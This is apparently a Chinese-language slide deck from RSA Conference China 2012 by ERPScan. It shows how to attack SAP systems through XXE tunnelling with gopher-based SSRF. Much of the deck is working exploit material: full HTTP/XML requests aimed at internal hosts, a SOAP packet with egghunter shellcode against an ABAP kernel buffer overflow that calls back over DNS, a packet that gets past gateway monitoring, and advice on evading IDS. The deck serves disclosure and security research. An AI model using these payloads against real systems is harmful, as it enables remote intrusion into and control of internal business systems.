
XXE 隧道

服务器 A (入口或 XI)

服务器 B (ERP、
HR、BW 等)

```
POST /XISOAPAdapter/servlet/
com.sap.aui.af.mp.soap.web.DilbertMSG?
format=post HTTP/1.1
主机: 192.168.0.1:8000

<?xml version="1.0"
encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY date SYSTEM "gopher://
172.16.0.1:3300/AAAAAAAAAA" >]>
<foo>&date;</foo>
```



通过 XXE 隧道利用 SAP



远程 SSRF 威胁

- 利用操作系统漏洞
- 利用旧 SAP 应用程序漏洞
- 绕过 SAP 安全限制
- 利用本地服务中的漏洞

利用旧 SAP 应用程序漏洞

- Virtual Forge 在 ABAP 内核中发现了缓冲区溢出漏洞 (SAP Note 1487330)
- 难以利用，因为需要调用 RFC 函数，由 RFC 函数调用内核函数
- 但即使如此复杂的攻击也可加以利用
- 为硬核做好准备

针对缓冲区溢出的 XXE 隧道（提示 1）

- 很难（可能根本不可能）通过 RFC 调用来利用它，因为它采用多个数据包来调用 RFC 函数
- 因此我们决定通过 WEBRFC 来利用它
- 可以被 SAP Note 865853 和 1394100 禁用
- 根据我们的报告，WEBRFC 安装在 Internet 上 40% 的 NetWeaver ABAP 中

针对缓冲区溢出的 XXE 隧道（提示 2）

- Shellcode 大小不能超过 255 个字节（名称参数）
- 我们没有从易受攻击的系统到 Internet 的直接连接，因此我们需要使用 DNS 隧道 shellcode 进行连接。
- 但是 XML 引擎将一些 XML 数据保存在 RWX 内存中
- 因此我们可以使用 egghunter
- 任何 shellcode 均可上载

针对缓冲区溢出的 XXE 隧道：数据包 B

POST /sap/bc/soap/rfc?sap-client=000 HTTP/1.1

Authorization: Basic U1FQKjouMjA2NTk5Mi==

Host: company.com:80

User-Agent: ERPSCAN Pentesting tool v 0.2

Content-Type: text/xml; charset=utf-8

Cookie: sap-client=000

Content-Length: 2271

```
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><SOAP-ENV:Body><m:RSPO_R_SAPGPARAM
xmlns:m="urn:sap-com:document:sap:rfc:functions"><HEAP_EGG>dsecdsechffffk4diFkDwj02Dwk0D7AuEE4y4O3f2s3a064M7n2M0
e0P2N5k054N4r4n0G4z3c4M3O4o8M4q0F3417005O1n7L3m0Z0O0J4I8O0j0y7L5m3E2r0b0m0E1O4w0Z3z3B4Z
0r2H3b3G7m8n0p3B1N1m4Q8P4s2K4W4C8L3v3U3h5O0t3B3h3i3Z7k0a0q3D0F0p4k2H3i0n3h5L0u7k3P2p0018
058N0a3q1K8L4Q2m1O0D8K3R0H2v0c8m5p2t5o4z0K3r8o0S4s0s3y4v3Z5p0Y5K0c053q5M0h3g4t3B0d0D3n4N
0G3p082L4s1K5o3q012s4z2H0y1k4C0B153X3j0G4n2J0X0W7o3K2Z2C0j2N4j0x2q2H4S0w030g323h3i127N165
n3Z0W4N390Y2q4z4o2o3r0U3t2o0a3p4o3T0x4k315N3i0I3q164I0Q0p8O3A07040M0A3u4P3A7p3B2t058n3Q02
VTX10X41PZ41H4A4K1TG91TGFVTZ32PZNBFDZWE02DWF0D71DJE5I4N3V6340065M2Z6M1R112NOK066N
5G4Z0C5J425J3N8N8M5AML4D17015OKN7M3X0Z1K0J388N0Z1N0MOL3B621S1Q1T1O5GKK3JJO4P1E0X42
3GMMNO6P3B141M4Q3A5C7N4W4C8M663U485HK03B49499J2Z0V1F3EML0QJK2O482N494M1D173Q11001
8049N7J401K9L9X101O0N3Z450J161T5M90649U4ZMM3S9Y1C5C1C9Y3S3Z300Y5K1X2D9P4M6M9T5D3B1T
0D9N4O0M3T082L5D2K0O9V0J0W5J2H1N7Z4D62LO3H9O1FJN7M0Y1PMO3J0G2I1ZLO3D0X612O4T2C010
G353948137O074X4V0W4O5Z68615JJLO9R0T9ULO1V8K384E1HJK305N44KP9RKK4I0Q6P3U3J2F032J0A9
W4S4Q2A9U69659R4A06aaaaaaaaaaaaaaaaaaaaa</
HEAP_EGG><NAME>&#186;&#255;&#255;&#206;&#060;&#102;&#129;&#202;&#255;&#015;&#066;&#082;&#10
6;&#067;&#088;&#205;&#046;&#060;&#005;&#090;&#116;&#239;&#184;&#100;&#115;&#101;&#099;&#139;&#25
0;&#175;&#117;&#234;&#175;&#117;&#231;&#255;&#231;&#144;&#144;&#144;AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&#158;&#14;&#190;&#171;DSEC&#094;&#023;&#015;&#0
01;&#252;&#049;&#043;&#001;&#212;&#083;&#242;&#000;&#018;&#058;&#071;&#000;&#250;&#047;&#057;&#0
16;&#076;&#255;&#084;&#000;&#001;&#002;&#000;&#000;&#226;&#020;&#095;&#000;&#064;&#000;&#000;&#0
00;&#097;&#125;&#088;&#016;&#115;&#167;&#113;&#002;&#117;&#218;&#157;&#000;&#004;&#128;&#069;&#0
00;&#082;&#089;&#012;&#016;&#235;&#004;&#235;&#002;&#134;&#027;&#198;&#000;&#255;&#255;&#233;&#0
77;&#255;&#255;&#255;&#255;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA</NAME></m:RSPO_R_SAPGPARAM></SOAP-ENV:Body></SOAP-
ENV:Envelope>
```

针对缓冲区溢出的 XXE 隧道（提示 3）

- 下一步是将此数据包 B 打包到数据包 A 中
- 我们需要插入不可打印符号
- 多亏有了 gopher：它支持 urlencode，例如 HTTP
- 它还将帮助我们避开针对 IDS 系统的攻击

```
POST /XISOAPAdapter/servlet/com.sap.aii.af.mp.soap.web.DilbertMSG?format=post HTTP/1.1
```

```
Host: sapserver.com:80
```

```
Content-Length: 7730
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [
```

```
<!ELEMENT foo ANY >
```

```
<!ENTITY date SYSTEM "gopher://[Urlencoded Packet B]" >]>
```

```
<foo>&date;</foo>
```



针对缓冲区溢出的 XXE 隧道

```
POST /XISOAPAdapter/servlet/
com.sap.aui.af.mp.soap.web.DilbertMSG
?format=post HTTP/1.1
Host: company.com: 80
```

```
<?xml version="1.0"
encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY date SYSTEM "gopher://
172.16.0.1:3300/[Packet B]" >]>
<foo>&date;</foo>
```

Internet 上的服务器 A
(SAP XI)

DMZ 中的服务器 B
(SAP ERP)

http://company.com

至 172.16.0.1 端口 8000
数据包 B

端口 8000
webRFC

具有 DNS
有效负载的
Shellcode
服务

172.16.0.1

数据包 C - 带外连接中允许的
DNS 协议对攻击者的命令和控
制响应



ERPScan

通过 Internet 完全控制内部系统



绕过 SAP 安全限制

可以绕过一些 SAP 安全限制，但不太容易实现，需要对每个服务进行额外的研究。

- SAP 网关
- SAP 消息服务器
- Oracle 远程操作系统身份验证
- 其他远程服务

SAP 网关服务器安全性

- **SAP 网关 – SAP 的远程管理**
- 可能发生不同的攻击，例如注册伪 RFC 服务
- 现在通过 gw/monitor 选项进行保护
 - 0：不接受监视命令
 - 1：仅接受来自本地网关监视程序的监视命令
 - 2：接受来自本地和远程监视程序的监视命令
- 使用 XXE 隧道，我们可以充当本地监视绕过限制
- 例如，我们可以更改 SAP 参数

绕过 SAP 网关服务器安全性

有关通过 Gopher 发送二进制数据的提示：

1. 您需要使用 Urlencode 对非字符数据进行编码
2. Gopher 将数据包开头的一些符号更改为自己的符号
 - 要绕过它，您需要在数据包之前输入任何符号。将删除此符号，并且不会发生任何变化
3. 不允许 8A 至 99 的符号，因此如果数据包中存在这些符号：
 - 您无法利用漏洞
 - 您应该将它们更改为允许的符号，并希望它们不是必需的
4. 发现网关协议中使用了符号 88，但可以将它更改为 77

绕过 SAP 网关服务器安全性：漏洞利用

POST /XISOAPAdapter/servlet/com.sap.aui.af.mp.soap.web.DilbertMSG?format=post
HTTP/1.1

Host: 172.16.10.63:8001

Content-Length: 621

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE in [<!
ENTITY ltt SYSTEM "gopher://172.16.0.1:3301/a
%00%00%00%7A%43%4F%4E%54%00%02%00%7A
%67%77%2F%6D%61%78%5F%73%6C
%65%65%70%00%00%00%00%79%02%00%00%00%00
%00%00%28%DE%D9%00%79%5F
%00%74%08%B5%38%7C%00%00%00%00%44%DE
%D9%00%00%00%00%00%00%00%00%00%00%70%DE
%D9%00%00%00%00%00%00%EA%1E
%43%00%08%38%38%00%00%00%00%00%10%43%59
%00%18%44%59%00%00%00%00%00%64%DE
%D9%00%79%5F%00%74%08%B5%38%7C
%00%00%00%00%79%DE%D9%00%00%00%00%7A
%DE%D9%00%B3%56%35%7C%48%EF%38%7C%5F
%57%35%7C%0A%00%00%00%B8%EE">]
><dmsg:generate xmlns:dmsg='http://sap.com/fun/dilbert/
msg' title='&lt;'>1</dmsg:generate>
```

其他远程服务

- 几十种不同的 SAP 服务：
 - ABAP 中 10 种以上的服务
 - J2EE 中 20 种以上的服务
 - 20 种以上的其他服务
- 默认启用所有这些服务，并且它们可能具有一些问题
- 有时可通过防火墙进行保护
- 可通过 ACL 进行保护
- 我们报告的一些漏洞仍未得到修补
- 可执行任何单数据包攻击

打开新漏洞的方法

- 在 XML 隧道之前，仅侦听 127.0.0.1 的本地服务中的漏洞不引人注目
- 现在它们更有可能被利用
- 这是另一个研究领域
- “将它放在防火墙下”不再是解决方案

结论

- **SSRF 攻击非常危险**
- **仍有很多领域尚未详细论述**
- **我想 Gopher 示例不是唯一的一个示例**
- **我们仅查看了一些 SAP J2EE 引擎问题**
- **只是简单地了解了一下它们已攻破的当前安全选项**
- **ERPScan 与 SAP 紧密合作来解决此问题以及 SAP 应用程序中的其他体系结构问题**
- **基于 Oracle JRE 的所有应用程序服务器都易受攻击！**

网站：www.erpscan.com
电子邮件：info@erpscan.com

Twitter: [@erpscan](https://twitter.com/erpscan)
[@sh2kerr](https://twitter.com/sh2kerr)

谢谢大家！



RSACONFERENCE
C H I N A 2012